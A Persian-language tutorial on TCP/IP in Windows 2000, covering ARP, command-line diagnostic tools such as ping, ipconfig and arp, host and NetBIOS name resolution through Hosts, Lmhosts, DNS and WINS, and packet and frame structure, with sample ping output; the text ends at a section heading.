Address Resolution Protocol (ARP) ، پروتکلی است که مسئولیت مسئله " نام به آدرس" را در رابطه با بسته های اطلاعاتی خروجی (Outgoing) ، برعهده دارد . ماحصل فرآیند فوق ، Mapping آدرس IP به آدرسMAC (Media Access Control) ، مربوطه است . کارت شبکه از آدرس MAC ، بمنظور تشخیص تعلق یک بسته اطلاعاتی به کامپیوتر مربوطه ، استفاده می نمایند . بدون آدرس های MAC ، کارت های شبکه ، دانش لازم در خصوص ارسال بسته های اطلاعاتی به لایه بالاتر بمنظور پردازش های مربوطه را دارا نخواهند بود . همزمان با رسیدن بسته های اطلاعاتی به لایه IP بمنظور ارسال در شبکه ، آدرس های MAC مبداء و مقصد به آن اضافه می گردد .

ARP ، از جدولی خاص بمنظور ذخیره سازی آدرس های IP و MAC مربوطه ، استفاده می نماید. محلی از حافظه که جدول فوق در آنجا ذخیره می گردد ، ARP Cache نامیده می شود. Cache ARP هر کامپیوتر شامل mapping لازم برای کامپیوترها و روترهائی است که صرفا" بر روی یک سگمنت مشابه قرار دارند.

Physical Address Resolution

پروتکل ARP ، آدرس IP مقصد هر یک از بسته های اطلاعاتی خروجی را با ARP Cache مقایسه تا آدرس MAC مقصد مورد نظر را بدست آورد . در صورتیکه موردی پیدا گردد ، آدرس MAC از Cache بازیابی می گردد . در غیر اینصورت ؛ ARP درخواستی را برای کامپیوتری که مالکیت IP را برعهده دارد ، Broadcast نموده و از وی می خواهد که آدرس MAC خود را اعلام نماید . کامپیوتر مورد نظر (با IP مربوطه) ، در ابتدا آدرس MAC کامپیوتر ارسال کننده درخواست را به Cache خود اضافه نموده و در ادامه پاسخ لازم را از طریق ارسال آدرس MAC خود ، به متقاضی خواهد داد . زمانیکه پاسخ ARP توسط درخواست کننده ، دریافت گردید ، در ابتدا با استناد به اطلاعات جدید دریافتی، Cache مربوطه بهنگام و در ادامه بسته اطلاعاتی به مقصد کامپیوتر مورد نظر ارسال می گردد .

در صورتیکه مقصد یک بسته اطلاعاتی ، سگمنتی دیگر باشد ، ARP ، آدرس MAC را به روتر مسئول در سگمنت مربوطه ، تعمیم خواهد داد (در مقابل آدرس مربوط به کامپیوتر مقصد) . روتر ، در ادامه مسئول یافتن آدرس MAC مقصد و یا Forwarding بسته اطلاعاتی برای روتر دیگر است .

در این بخش ، به بررسی برنامه ها و ابزارهای کمکی موجود در رابطه با پروتکل TCP/IP ، خواهیم پرداخت . نسخه TCP/IP پیاد ه سازی شده در ویندوز، بهمراه خود مجموعه ای از برنامه های کاربردی را ارائه نموده است . با استفاده از برنامه های فوق ، امکان اجرای ویندوز ۲۰۰۰ بر روی یک کامپیوتر بمنظور دستیابی به مجموعه ای گسترده از اطلاعات موجود در یک شبکه ، وجود خواهد داشت . ویندوز ۲۰۰۰ ، سه گروه عمده از ابزارهای مبتنی بر TCP/IP را ارائه می نماید : برنامه های

عیب یابی ، برنامه های ارتباطی و نرم افزارهای سمت سرویس دهنده . در ادامه به تشریح امکانات موجود در هر گروه خواهیم پرداخت .

برنامه های عیب یابی

برنامه های عیب یابی ، امکان تشخیص و برطرف نمودن مسائل مرتبط با شبکه را برای کاربران فراهم می نمایند. برخی از این ابزارها عبارتند از :

- ARP . برنامه فوق ، Cache مربوط به Addreee Resolution Protocol (ARP) را نمایش و امکان اصلاح آن را فراهم می نماید . بمنظور استفاده از برنامه فوق ، کافی است ARP -a را در خط دستور تایپ و در ادامه جدول مربوط به ARP Cache ، نمایش داده می شود. با استفاده از برنامه فوق می توان یک Entry ایستا را به جدول مربوطه اضافه (arp -s ۱۵۷,۵۵,۸۵,۲۱۲ ۰۰-09-c6-62-00-aa) ، و یا اقدام به حذف یک host از جدول نمود (arp -d) .
- Hostname . برنامه فوق ، نام کامپیوتر میزبان را نمایش می دهد . برای استفاده از برنامه فوق ، کافی است Hostname را در خط دستور ، تایپ و نام کامپیوتر خود را مشاهده نمود.
- IPConfig . برنامه فوق ، پیکربندی جاری پروتکل TCP/IP را نمایش (آدرس IP ، آدرس فیزیکی ، نام کامپیوتر و ...) و امکان بهنگام سازی آن را فراهم می نماید. بمنظور آشنائی با پتانسیل های برنامه فوق ، ipcongig/help را در خط دستور تایپ تا با عملکرد این برنامه و سوئیچ های مربوطه آشنا گردید .
- Nbtstat . برنامه فوق ، جدول محلی اسامی NetBIOS را نمایش می دهد .جدول فوق ، شامل لیستی از اسامی کامپیوتر ها بهمراه IP مربوطه است (mapping)
- Netstat . برنامه فوق ، اطلاعات مربوط به جلسه کاری (Session) پروتکل TCP/IP را نمایش می دهد .
- Ping . برنامه فوق ، پیکربندی و ارتباط مبتنی بر IP بین دو کامپیوتر را بررسی و تست می نماید. Ping یک درخواست ICMP را از کامپیوتر مبداء ارسال و کامپیوتر مقصد از طریق یک پاسخ ICMP به آن جواب خواهد داد .بمنظور تست ارتباط با استفاده از یک آدرس IP و یا نام یک کامپیوتر ، فرمان [Computer_Name PING [IP_Address or را تایپ نمائید. بمنظور تست پیکربندی TCP/IP بر روی کامپیوتر خود ، از Loopback Local استفاده نمائید . Local loopback ، شامل آدرس ۱۲۷,۰,۰,۱ است. (Ping 127.0.0.1)
- Tracert . برنامه فوق ، ردیابی یک بسته اطلاعاتی تا رسیدن به مقصد مورد نظر را انجام می دهد .

برنامه های ارتباطی

برنامه های فوق ، امکان ارتباط با مجموعه وسیعی از سیستم های مبتنی بر ویندوز و یا غیرویندوز نظیر سیستم های یونیکس ، را در اختیار کاربران قرار می دهند . با اینکه این نوع از برنامه ها امکان ارسال سریع اطلاعات را فراهم می نمایند ولی با توجه به ماهیت ارسال اطلاعات توسط آنان (تمامی اطلاعات شامل اطلاعات مربوط به تائید اعتبار و هویت کاربران بصورت متن شفاف ارسال می گردد) ، می بایست دقت لازم صورت پذیرد .موارد زیر نمونه هائی از برنامه های ارتباطی می باشند :

- FTP . برنامه فوق، با استفاده از پروتکل TCP ، اقدام به ارسال فایل بین ویندوز ۲۰۰۰ و کامپیوترهائی که بر روی آنان نرم افزار سرویس دهنده FTP نصب شده است ، می نماید .
- Telnet . برنامه فوق ، امکان ارتباط از راه دور به منابع شبکه موجود در کامپیوترهائی که سرویس دهنده Telnet بر روی آنان نصب شده است را فراهم می نماید .
- Tftp . برنامه فوق از پروتکل UDP ، برای ارسال فایل های کوچک بین ویندوز ۲۰۰۰ و کامپیوترهائی که بر روی آنان سرویس دهنده Trivial File Transfer Protocol(TFTP) نصب شده است را فراهم می نماید.

نرم افزارهای سمت سرویس دهنده

این نوع نرم افزارها امکان چاپ و انتشار سرویس ها را برای سرویس گیرندگان مبتنی بر TCP/IP در ویندوز ۲۰۰۰ ، فراهم می نماید.

- سرویس چاپ TCP/IP . برنامه فوق ، سرویس استاندارد چاپ TCP/IP را ارائه می نماید. سرویس فوق ، امکان ارسال چاپ را برای کامپیوترهائی که بر روی آنان سیستم های عاملی بجز ویندوز ۲۰۰۰ نصب شده باشد ، به چاپگر های متصل شده به یک کامپیوتر مبتنی بر ویندوز ۲۰۰۰ ، فراهم می نماید .
- سرویس های اطلاعاتی اینترنت (IIS) . برنامه IIS ، نرم افزارهای سرویس دهنده متعددی نظیر وب ، اخبار ، پست الکترونیکی و ارسال فایل مبتنی بر TCP/IP را در اختیار قرار می دهد. IIS ، در سیستم هائی که از نسخه های Server ویندوز ۲۰۰۰ استفاده می نمایند ، بصورت پیش فرض نصب می گردد . پیشنهاد می گردد در صورتیکه به عملکرد این برنامه نیازی وجود ندارد ، اقدام به حذف (Uninstall) آن از روی سیستم نمود .

مثال

مثال ۱ - هدف : استفاده از برنامه Ping بمنظور اطمینان از صحت عملکرد پروتکل TCP/IP

- مرحله یک : بعنوان یک کاربر مجاز ، به شبکه وارد شوید .
- مرحله دو : گزینه Command Prompt را از مسیر Start | Programs | Accessories انتخاب نمائید.
- مرحله سه : دستور Ping 127.0.0.1 را در پنجره مربوطه تایپ نمائید .

نتایج : پس از انجام مراحل فوق ، نتایج زیر می بایست نشان داده شود :

- نتیجه یک : می بایست چهار بسته اطلاعاتی ارسال و چهار بسته اطلاعاتی دریافت و هیچگونه بسته اطلاعاتی گم نگردد . در غیر اینصورت در رابطه با نصب TCP/IP مشکلاتی وجود دارد .
- نتیجه دو : در صورتیکه چهار بسته اطلاعاتی ارسال و دریافت گردد ، نشاندهنده صحت عملکرد و نصب پروتکل TCP/IP است .

نتایج حاصل از اجرای برنامه Ping
C:\>ping 127.0.0.1 Pinging 127.0.0.1 with 32 bytes of data: Reply from 127.0.0.1: bytes=32 time<10ms TTL=128 Reply from 127.0.0.1: bytes=32 time<10ms TTL=128 Reply from 127.0.0.1: bytes=32 time<10ms TTL=128 Reply from 127.0.0.1: bytes=32 time<10ms TTL=128 Ping statistics for 127.0.0.1: Packets: Sent = 4, Received = 4, **Lost = 0 (0% loss),** Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms

مثال ۲ - هدف : استفاده از برنامه های Ping و Hostname بمنظور صحت عملکرد TCP/IP

- مرحله یک : بعنوان یک کاربر مجاز ، به شبکه وارد شوید .
- مرحله دو : گزینه Command Prompt را از مسیر Start | Programs | Accessories انتخاب نمائید.
- مرحله سه : در پنجره مربوطه ، دستور hostname را تایپ نمائید.
- مرحله چهارم : در پنجره مربوطه ، دستور Ping Computer_Name را تایپ نمائید . نام کامپیوتر ، مقدار برگردانده شده در اثر اجرای فرمان hostname است .

نتایج : پس از انجام مراحل فوق ، نتایج زیر می بایست نشان داده شود :

- نتیجه یک : نام کامپیوتر (در این رابطه هر کامپیوتر دارای نام اختصاصی مربوط به خود خواهد بود)
- نتیجه دو : آدرس IP کامپیوتر (در این رابطه هر کامپیوتر دارای آدرس IP مربوط به خود خواهد بود)

مرحله اول : مشخص نمودن نام کامپیوتر
C:\> hostname Srco
مرحله دوم : استفاده از دستور Ping بهمراه نام کامپیوتر
C:> Ping **Srco** Pinging **Srco.Test.com** [**10.10.1.1**] with 32 bytes of data: Reply from 10.10.1.1: bytes=32 time<10ms TTL=128 Reply from 10.10.1.1: bytes=32 time<10ms TTL=128 Reply from 10.10.1.1: bytes=32 time<10ms TTL=128 Reply from 10.10.1.1: bytes=32 time<10ms TTL=128 Ping statistics for 10.10.1.1: Packets: Sent = 4, Received = 4, **Lost = 0 (0% loss),** Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms

در این بخش به بررسی Resoulation Name ، خواهیم پرداخت . ماحصل فرآیند فوق، یافتن آدرس IP مپ (map) شده به یک نام است (در صورتیکه عملیات با موفقیت انجام گردد) . تمامی اسامی User-friendly ، می بایست به آدرس معادل IP مربوطه مپ تا زمینه ارتباط بین دستگاههای متقاضی در یک شبکه مبتنی بر TCP/IP ، فراهم گردد .

پروتکل TCP/IP کامپیوترهای مبداء و مقصد را از طریق آدرس IP آنان ، شناسائی می نماید . کاربران ، تمایل بیشتری برای بخاطرسپردن و استفاده از اسامی ، نسبت به اعداد (آدرس های IP) را دارند . برای آدرس دهی یک کامپیوتر از انواع متفاوتی نام (user friendly names) ، استفاده می گردد. ویندوز ۲۰۰۰ ، بمنظور ذخیره سازی اسامی و آدرس IP معادل آنان ، از رویکردهای متفاوتی استفاده می گردد .با توجه به نوع نام استفاده شده ، از یک فایل ایستا و یا پویا بمنظور ذخیره نمودن اسامی و آدرس های IP مپ شده به آنان استفاده می گردد . برخی از برنامه ها نظیر IE و FTP ، قادر به استفاده از آدرس IP و یا نام برای برقراری ارتباط با مقصد مورد نظر می باشند .زمانیکه از نام استفاده می گردد ، قبل از آغاز یک ارتباط از طریق پروتکل TCP/IP ، از فرآیندی با نام Name Resolution استفاده تا آدرس IP کامپیوتر مورد نظر ، مشخص گردد . در صورتیکه آدرس IP مشخص شده باشد (در مقابل مشخص شدن نام) ،ارتباط بلافاصله برقرارخواهد شد .

انواع نام

دو نوع نام user friendly وجود دارد : اسامی میزبان (Host) و اسامی NetBIOS . **نام میزبان** ، نامی است که به یک آدرس IP کامپیوترنسبت داده شده تا آن را بعنوان یک میزبان TCP/IP مشخص نماید. نام میزبان ، می تواند دارای حداکثر ۲۵۵ کاراکتر (حروف الفبائی ، کاراکترهای عددی ، نقطه و hyphens) باشد . اسامی میزبان دارای اشکال متفاوتی می باشند . نام مستعار (Alias) و Domain names ، دو نمونه متداول در این زمینه می باشند. نام مستعار، نامی خاص و مرتبط شده به یک آدرس IP است . (نظیر : Tehran) . یک Domain name ، بمنظور استفاده بر روی اینترنت سازماندهی و از نقطه بعنوان یک جداکننده استفاده می نماید (مثلا" Tehran.Citys.com) .

نام NetBIOS ، یک نام شانزده کاراکتری است که از آن بمنظور مشخص نمودن یک منبع NetBIOS بر روی شبکه استفاده می گردد . از یک نام NetBIOS ، بمنظور مشخص نمودن یک و یا مجموعه ای از کامپیوترها ، استفاده میگردد .در این راستا ، صرفا" از پانزده حرف اول آن برای نام و از کاراکتر نهائی بمنظور مشخص نمودن منبع و یا سرویسی که به یک کامپیوتر اشاره می نماید، استفاده می گردد. نمونه ای از یک منبع NetBIOS ، عنصر File and Print Sharing for Microsoft Networks در شبکه های مبتنی بر ویندوز ۲۰۰۰ است . زمانیکه کامپیوتر فعالیت خود را آغاز می نماید ، عنصر فوق ، یک نام منحصر بفرد NetBIOS را ریجستر(ثبت) می نماید . نام ثبت شده شامل نام کامپیوتر و کاراکتری است که بیانگر عنصر ثبت کننده است (برای در نظر گرفتن نام کامپیوتر از حداکثر پانزده حرف و برای مشخص نمودن عنصر ثبت کننده نام ، از یک حرف دیگر استفاده می گردد) .

درویندوز ۲۰۰۰ ، نام NetBIOS ، می تواند حداکثر پانزده کاراکتر باشد . ویندوز ۲۰۰۰ ، خود نیازی به این نوع اسامی نداشته و نسخه های قبلی ویندوز نیازمند استفاده از اسامی NetBIOS بمنظور حمایت از قابلیت های شبکه ای، دارند.

Static IP mapping

زمانیکه کاربران یک نام را بمنظور برقراری ارتباط با یک کامپیوتر مقصد ، مشخص می نمایند ، پروتکل TCP/IP همچنان نیازمند یک آدرس IP برای تحقق انتقال اطلاعات است . در این راستا لازم است که نام کامپیوتر به یک آدرس IP ، مپ گردد. ماحصل عملیات فوق (mapping) ، در یک جدول ایستا و یا پویا ذخیره می گردد . در صورتیکه از یک جدول ایستا استفاده گردد ، نتایج مورد نظر در یکی از فایل های Hosts و یا Lmhosts ذخیره می گردند(فایل ها ی فوق، متنی می باشند) . مهمترین مزیت استفاده از یک جدول ایستا ، امکان سفارشی نمودن آن با توجه به ماهیت فایل (متنی) و محل ذخیره سازی (ذخیره بر روی هر کامپیوتر) آن است. در این راستا هر یک از کاربران می توانند برای دستیابی به منابعی با فرکانس بالای دستیابی ، به هر میزان که ضرورت دارد ، entry در جدول فوق ثبت نمایند . بهنگام سازی جداول ایستا ، یکی از چالش های اصلی در این زمینه بوده و در مواردیکه تعداد آدرس های IP مپ شده ، زیاد و آدرس های فوق متناوبا" تغییر یابند ، بهنگام سازی جداول ایستا مسائل خاص خود را خواهد داشت .

فایل Hosts . فایل فوق ، یک فایل متنی و شامل آدرس های IP مپ شده به اسامی میزبان است . فایل فوق، دارای ویژگی های زیر است :

- می توان چندین نام میزبان را به آدرس IP مشابهی نسبت داد .در این حالت ، امکان مراجعه به یک سرویس دهنده در آدرس IP : 167.91.45.121 از طریق نام حوزه Tehran.Citys.Com و یا نام مستعار Tehran وجود خواهد داشت . در این راستا ، کاربران می توانند بمنظور مراجعه به سرویس دهنده از نام مستعار Tehran در مقابل نام Domain ، استفاده نمایند .
- هر Entry در فایل فوق ، با توجه به نوع پلات فرم ، نسبت به حروف بزرگ و کوچک حساس خواهد بود . در رابطه با کامپیوترهائی که ویندوز ۲۰۰۰ و یا NT بر روی آنها نصب شده است ، حساسیت فوق ، وجود نخواهد داشت .

فایل LmHosts . فایل فوق ، یک فایل متنی وشامل آدرس IP مپ شده به نام NetBIOS است . بخشی از فایل Lmhosts در ابتدا وارد حافظه شده و به آن اصطلاحا" NetBIOS name Cache می گویند.

Dynamic IP mapping

مهمترین مزیت جداول پویا (مسئول ذخیره سازی IP مپ شده) ، بهنگام سازی اتوماتیک آنان است.در این راستا ، جداول پویا از دو سرویس استفاده می نمایند : (Domain Name System(DNS و (Windows Internet Neame Service(WINS) . سرویس دهنده DNS و WINS عملیات مشابه ای را نظیر فایل های Hosts و Lmhosts انجام خواهند داد (بدون نیاز به پیکربندی دستی) .

(System Domain Name(DNS

DNS ، روشی بمنظور نامگذاری کامپیوترها و منابع شبکه است . شبکه های مبتنی بر TCP/IP ، از بانک اطلاعاتی اسامی DNS ، بمنظور یافتن کامپیوترها و سرویس ها از طریق اسامی User friendly مربوط به Domain names ، استفاده می نمایند. زمانیکه کاربری نام یک Domain را در برنامه ای وارد (مشخص) می نماید، سرویس دهنده DNS ، نام مورد نظر را به IP مربوطه ، map خواهد کرد .ساختار سیستم نامگذاری DNS ، بصورت سلسله مراتبی است ، بدین ترتیب امکان استفاده از سیستم فوق،در شبکه های بزرگی نظیر اینترنت وجود خواهد شد . با استفاده از یک سیستم سلسله مراتبی بمنظور ایجاد اسامی Domain ، کامپیوترهائی که اسامی Domain و معادل IP مربوطه را ذخیره می نمایند ، دارای mapping لازم برای صرفا" ناحیه مربوط به خود می باشند . این نوع از کامپیوترها اصطلاحا" ، سرویس دهنده DNS ، نامیده شده و صرفا" پردازش های لازم برای کامپیوترهائی که در میدان عملیاتی آنان می باشد را انجام خواهند داد . زمانیکه mapping در ناحیه مربوطه تغییر نماید ، سرویس دهندگان DNS مبتنی بر ویندوز ۲۰۰۰ ، بصورت اتوماتیک عملیات بهنگام سازی را انجام خواهند داد .

(Internet Name Service Windows(WINS

WINS ، یک بانک اطلاعاتی توزیعی را برای ثبت mapping پویای اسامی NetBIOS استفاده شده در شبکه ، ارائه می نماید . WINS ، اسامی NetBIOS را به آدرس های IP مپ و این امکان را فراهم خواهد آورد که اسامی NetBIOS در طول روترها ، قابل استفاده باشند .

Name Resoulation در ویندوز ۲۰۰۰

Name Resoulation ، فرآیندی است که بر اساس آن مشکل یک نام برطرف و یا به یک آدرس IP مپ می گردد . زمانیکه کاربری یک نام را در یک برنامه ، وارد می نماید، برنامه مشخص می نماید که نام فوق یک میزبان و یا یک نام NetBIOS است. برنامه های فعلی در ویندوز ۲۰۰۰ ، از فرآیند resolution host name ، استفاده می نمایند ولی برخی از برنامه های قدیمی تر نظیر برنامه هائی که مختص ویندوز NT و یا ویندوز ۹۵ , ۹۸ طراحی شده اند ، همچنان از اسامی NetBIOS استفاده می نمایند. در صورتیکه فرآیند فوق ، با موفقیت همراه نگردد ، برنامه متقاضی قادر به برقراری ارتباط با مقصد مورد نظر خود نخواهد بود. در صورتیکه از یک آدرس IP استفاده می نمائید ، name resolution نیاز نخواهد بود .

فرآیند Host name Resolution

آدرس IP اسامی میزبان (Host Names) ، با استفاده از فایل Host و یا بکمک سرویس دهنده DNS ، مشخص خواهد شد . فرآیند فوق ، بصورت زیر انجام خواهد شد .

- کامپیوتر A دستوری را نظیر FTP بهمراه نام کامپیوتر میزبان B ، وارد می نماید .
- کامپیوتر A ، بررسی می نماید که آیا نام مشخص شده با نام میزبان محلی مطابقت می نماید.
- در صورتیکه نام مشخص شده با نام میزبان محلی مطابقت ننماید ، کامپیوتر A ، فایل میزبانان خود را (Hosts File) بمنظور آگاهی از کامپیوتر میزبان B ، جستجو می نماید. در صورتیکه نام کامپیوتر میزبان پیدا گردد ، آدرس IP مپ شده به آن ، برگردانده خواهد شد . پس از مشخص شدن آدرس IP ، زمینه ارتباط با کامپیوتر مورد نظر فراهم خواهد شد .
- اگر کامپیوتر A ، نام میزبان کامپیوتر B را پیدا ننماید ، در ادامه یک query برای سرویس دهنده DNS ارسال می گردد. در صورتیکه نام میزبان پیدا گردد ، آدرس IP نسبت داده شده به آن مشخص خواهد شد. پس از مشخص شدن آدرس IP ، زمینه ارتباط با کامپیوتر مورد نظر فراهم خواهد شد .
- درصورتیکه نام کامپیوتر میزبان در سرویس دهنده DNS پیدا نگردد ، ویندوز ۲۰۰۰ ، Cache مربوط به اسامی NetBIOS را بررسی می نماید .این امر بدین علت است که ویندوز ۲۰۰۰ ، با NetBIOS name بمنزله host name ، رفتار می نماید.
- در صورتیکه Cache فوق ، شامل نام میزبان مورد نظر نباشد ، یک query برای سرویس دهنده WINS ارسال می گردد .
- در صورتیکه سرویس دهنده WINS قادر به حل مشکل نام نباشد ، یک پیام Broadcast بر روی شبکه ارسال می گردد.
- در صورتیکه میزبانی به پیام منتشر شده پاسخ ندهد ، فایل Lmhosts بمنظور نام میزبان(NetBIOS) ، بررسی خواهد شد.

فرآیند NetBIOS Name Resolution

بصورت پیش فرض ، اسامی NetBIOS بر روی یک شبکه مبتنی بر TCP/IP کار نخواهند کرد . ویندوز ۲۰۰۰ ، امکان برقراری ارتباط در شبکه های مبتنی بر TCP/IP را برای سرویس گیرندگان NetBIOS ، از طریق پروتکل NetBT ، فراهم می نماید . NetBT ، از کلمات NetBIOS over TCP/IP اقتباس شده است . پروتکل فوق ، امکان برقراری ارتباط را برای برنامه های مبتنی بر NetBIOS ، توسط TCP/IP و از طریق ترجمه نام NetBIOS به یک آدرس IP ، فراهم می نماید . درصورتیکه سرویس دهنده WINS برای استفاده ، پیکربندی شده باشد ، فرآیند NetBIOS Name Resolution ، بصورت زیر خواهد بود :

- کامپیوتر A ، دستوری نظیر Net use را بهمراه نام NetBIOS کامپیوتر B ، وارد می نماید .
- کامپیوتر A ، بررسی می نماید که آیا نام مشخص شده در Cache اسامی NetBIOS ، موجود است .
- در صورتیکه نام موجود نباشد ، کامپیوتر A یک query را برای سرویس دهنده WINS ارسال می دارد.
- در صورتیکه سرویس دهنده WINS قادر به یافتن نام نباشد ، کامپیوتر A از Broadcast در شبکه ، استفاده می نماید .
- در صورتیکه Broadcast ، قادر به حل مشکل نام نگردد ، کامپیوتر A ، فایل Lmhosts را بررسی می نماید.
- در صورتیکه روش های NetBIOS فوق ، قادر به حل مشکل نام نگردند ، کامپیوتر A ، فایل Hosts را بررسی می نماید.
- در نهایت ، کامپیوتر A ، یک query برای یک سرویس دهنده DNS ارسال می نماید .

در این بخش به بررسی نحوه فرآیند انتقال اطلاعات خواهیم پرداخت .

TCP/IP ، بمنظور ارسال داده بر روی شبکه آنها را به بخش های کوچکتری با نام Packets (بسته های اطلاعاتی) ، تقسیم می نماید. از بسته های اطلاعاتی ، بر اساس پروتکل های مرتبط با آنان با واژه های متفاوتی یاد می گردد. تقسیم داده به بسته های اطلاعاتی امری حیاتی و ضروری است . ارسال حجم بالائی از اطلاعات در شبکه ، مدت زمان زیادی طول خواهد کشید و همین امر ، باعث کند شدن شبکه می گردد. در زمانیکه حجم بالائی از اطلاعات در شبکه جابجا می گردد ، سایر کامپیوترهای موجود در شبکه قادر به ارسال اطلاعات نخواهند بود. در چنین حالتی ، اگر در فرآیند انتقال اطلاعات اشکالی بروز نماید ، می بایست تمامی

اطلاعات مجددا" ارسال شوند. در مقابل ، اگر بسته های اطلاعاتی کوچک بر روی شبکه ارسال گردند ، انتقال آنها بسرعت انجام و محیط انتقال به مدت زیادی ، اشغال نخواهد شد . در چنین حالتی در صورتیکه هر یک از بسته های اطلاعاتی با مشکل مواجه شوند ، صرفا" بسته اطلاعاتی که با مشکل مواجه شده است ، مجددا" ارسال می گردد. (در مقابل ارسال تمام اطلاعات) .

زمانیکه یک بسته اطلاعاتی به لایه اینترفیس شبکه ارسال می گردد (Network interface layer) ، به آن فریم (frame) می گویند . فریم ، از بخش های متفاوتی که هر یک دارای عملکرد خاص خود در جریان انتقال اطلاعات در لایه اینترفیس شبکه می باشند، تشکیل شده است .

فرآیند ارسال اطلاعات، شامل مراحل متعددی است (سازماندهی داده درون بسته های اطلاعاتی در کامپیوتر مبداء و بهم بستن آنان در کامپیوتر مقصد بگونه ای که شکل اولیه مجددا" ایجاد گردد) . هر لایه از پروتکل TCP/IP ، دارای نقشی موثر در کامپیوترهای مبداء و مقصد است .


واژگان بسته های اطلاعاتی (Packets)

در هر یک از لایه های TCP/IP از بسته اطلاعاتی (packet) با اسامی متفاوتی نام برده می شود . همزمان با حرکت یک بسته اطلاعاتی از یک لایه به لایه دیگر در پروتکل TCP/IP ، هر یک از پروتکل های مربوطه ، اطلاعات اختصاصی خود را به آن اضافه می نمایند. از بسته اطلاعاتی بهمراه اطلاعات اضافه شده به آن ، با اسامی فنی دیگر ، یاد می گردد. این اسامی : Segment (سگمنت) ، message (پیام) ، datagram (دیتاگرام) و frame (فریم) ، می باشند .

- **سگمنت** . سگمنت واحد انتقال اطلاعات در TCP بوده و شامل یک TCP header است که توسط Application data ، همراهی شده است .
- **پیام** . پیام ، واحد انتقال اطلاعات در پروتکل هائی نظیر ICMP,UDP,IGMP. و ARP است . پیام شامل یک Protocol header بوده که توسط Application و یا protocol data ، همراهی شده است .
- **دیتاگرام** . دیتاگرام ، واحد انتقال اطلاعات در سطح لایه IP است . دیتاگرام شامل یک IP header است که توسط لایه transport ، همراهی شده است .
- **فریم** . فریم ، واحد انتقال اطلاعات در سطح لایه اینترفیس شبکه است . فریم شامل یک header است که در لایه network به آن اضافه شده است که توسط داده لایه IP ، همراهی شده است .

اجزاء یک فریم

یک فریم (اصطلاحی برای یک بسته اطلاعاتی در سطح لایه شبکه) شامل سه بخش اساسی : header , data و trailer است .



Header . اطلاعات موجود در این بخش شامل موارد زیر می باشد :


- یک سیگنال هشداردهنده مبنی بر ارسال یک بسته اطلاعاتی
- آدرس مبداء
- آدرس مقصد

Data . در این بخش ، اطلاعات واقعی ارسال شده توسط برنامه ، قرار می گیرد. این بخش از بسته اطلاعاتی دارای اندازه های متفاوتی است (بستگی به محدودیت اندازه تنظیم شده توسط شبکه دارد) . بخش Data ، در اکثر شبکه ها از نیم کیلو بایت تا چهار کیلو بایت را می تواند شامل شود. در شبکه های اترنت ، اندازه داده تقریبا" معادل یک و نیم کیلو بایت است . با توجه به اینکه اکثر تنظیمات داده های اولیه ، بیش از چهار کیلو بایت می باشند ،می بایست داده به بخش های کوچکتری با نام " بسته های اطلاعاتی " (packet) ، تقسیم گردد. در زمان انتقال یک فایل با ظرفیت بالا ، بسته های اطلاعاتی زیادی در طول شبکه منتقل خواهند شد.

Trailer . محتویات trailer ، ارتباط مستقیم به پروتکل استفاده شده در لایه اینترفیس شبکه دارد . trailer ، معمولا" شامل بخشی بمنظور بررسی خطاء بوده که (Cyclical redundancy check(CRC) ، نامیده می شود .CRC ، عددی است که توسط یک محاسبه ریاضی بر روی بسته اطلاعتی در مبداء (فرستنده) ، تولید می گردد . زمانیکه بسته اطلاعاتی به مقصد خود می رسد ، مجددا" محاسبه مربوطه انجام خواهد شد. در صورتیکه نتایج بدست آمده ، یکسان باشد ، نشاندهنده صحت ارسال یک بسته اطلاعاتی خواهد بود . در صورتیکه ماحصل محاسبه در مقصد با نتیجه محاسبه شده در مبداء ، مغایرت داشته باشد ، بدین مفهوم خواهد بود که داده در زمان انتقال ، تغییر نموده است . در چنین حالتی ، کامپیوتز مبداء ، مجددا" داده را ارسال خواهد کرد .

جریان انتقال اطلاعات (از کامپیوتر مبداء تا کامپیوتر مقصد)

بسته های اطلاعاتی ارسال شده از یک کامپیوتر برای کامپیوتر دیگر از بین لایه های متعدد پروتکل TCP/IP عبور خواهند کرد . بموازات رسیدن یک بسته اطلاعاتی به یک لایه ، پروتکل های موجود در آن ، اطلاعات خاصی را به آن اضافه خواهند کرد . اطلاعات اضافه شده (ضمیمه شده) توسط هر پروتکل ، شامل اطلاعاتی در رابطه با بررسی خطاء بوده که Checksum ، نامیده می شود. از Checksum ، بمنظور بررسی صحت ارسال اطلاعات اضافه شده در header توسط پروتکل مربوطه ، در پروتکل مقصد استفاده می گردد (اطلاعات می بایست بی کم و کاست در اختیار پروتکل مقصد قرار بگیرند) .فراموش نکنیم که CRC ، صحت انتقال یک بسته را بطور کامل بررسی می نماید. اطلاعات اضافه شده توسط پروتکل ها در هر لایه ، بعنوان داده توسط پروتکل های لایه زیرین (پایین) ، کپسوله خواهند شد. زمانیکه بسته اطلاعاتی به مقصد مورد نظر می رسد ، لایه مربوطه (منتاظر) یک بخش از header را برداشته و با باقی بسته اطلاعاتی بعنوان داده برخورد خواهد کرد . بسته اطلاعاتی در ادامه بسمت پروتکل های موجود در لایه بالاتر ارسال و دراختیار پروتکل مربوطه قرار خواهد گرفت . در ادامه عملکرد هر یک از لایه ها را در فرآیند انتقال اطلاعات بررسی و این موضوع را از زاویه کامپیوتر مبداء و مقصد دنبال خواهیم نمود.



لایه Application

